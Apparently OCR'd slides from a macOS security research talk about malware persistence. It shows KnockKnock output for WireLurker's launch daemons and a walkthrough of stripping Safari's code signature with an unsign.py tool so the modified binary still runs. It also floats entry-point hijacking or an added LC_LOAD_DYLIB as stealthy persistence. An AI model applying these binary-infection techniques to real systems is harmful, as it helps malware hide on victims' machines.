
MacProtector's login item


```
$ python knockknock.py

com.apple.MailServiceAgentHelper
path: /usr/bin/com.apple.MailServiceAgentHelper

com.apple.appstore.PluginHelper
path: /usr/bin/com.apple.appstore.PluginHelper

periodicdate
path: /usr/bin/periodicdate

systemkeychain-helper
path: /usr/bin/systemkeychain-helper
```

wirelurker's 4(!) launch daemons


Binary Infection?

fairly stealthy & difficult to disinfect



OS loader verifies all signatures :(

killed by the loader




```
Process:          Safari [1599]
Path:             Safari.app/Contents/MacOS/Safari

Exception Type:  EXC_CRASH (Code Signature Invalid)
Exception Codes: 0x0000000000000000, 0x0000000000000000
```

BINARY INFECTION?

the crypto seems solid, but what if it was gone?

code signature



```
Offset    Data      Description  Value
00000548  0000001D  Command      LC_CODE_SIGNATURE
```

```
# md5 Safari.app/Contents/MacOS/Safari ->
  633d043cf9742d6f0787acdee742c10d

# unsign.py Safari.app/Contents/MacOS/Safari
  Safari code signature removed

# md5 Safari.app/Contents/MacOS/Safari ->
  825edd6a1e3aefa98d7cf99a60bac409

$ open /Applications/Safari.app && ps aux | grep Safari
  patrick  31337  /Applications/Safari.app
```


:)

Synack

Persistence via Binary Infection

(now), lots of options!

google 'OS.X/Boubou'



Load Commands
- LC_SEGMENT_64 (__PAGEZERO)
- LC_SEGMENT_64 (__TEXT)
- LC_SEGMENT_64 (__DATA)
- LC_SEGMENT_64 (__LINKEDIT)
- LC_DYLD_INFO_ONLY
- LC_SYMTAB
- LC_DYSYMTAB
- LC_LOAD_DYLINKER
- LC_UUID
- LC_VERSION_MIN_MACOSX
- LC_SOURCE_VERSION
- LC_MAIN
- LC_LOAD_DYLIB (Safari)
- LC_LOAD_DYLIB (libSystem.B.dylib)

Offset	Data	Description	Value
00000410	80000028	Command	LC_MAIN
00000414	00000018	Command Size	24
00000418	0000000000000F8C	Entry Offset	3980
00000420	0000000000000000	Stacksize	0

hijack entry point?

add new **LC_LOAD_DYLIB**?

self-contained

somewhat difficult to detect

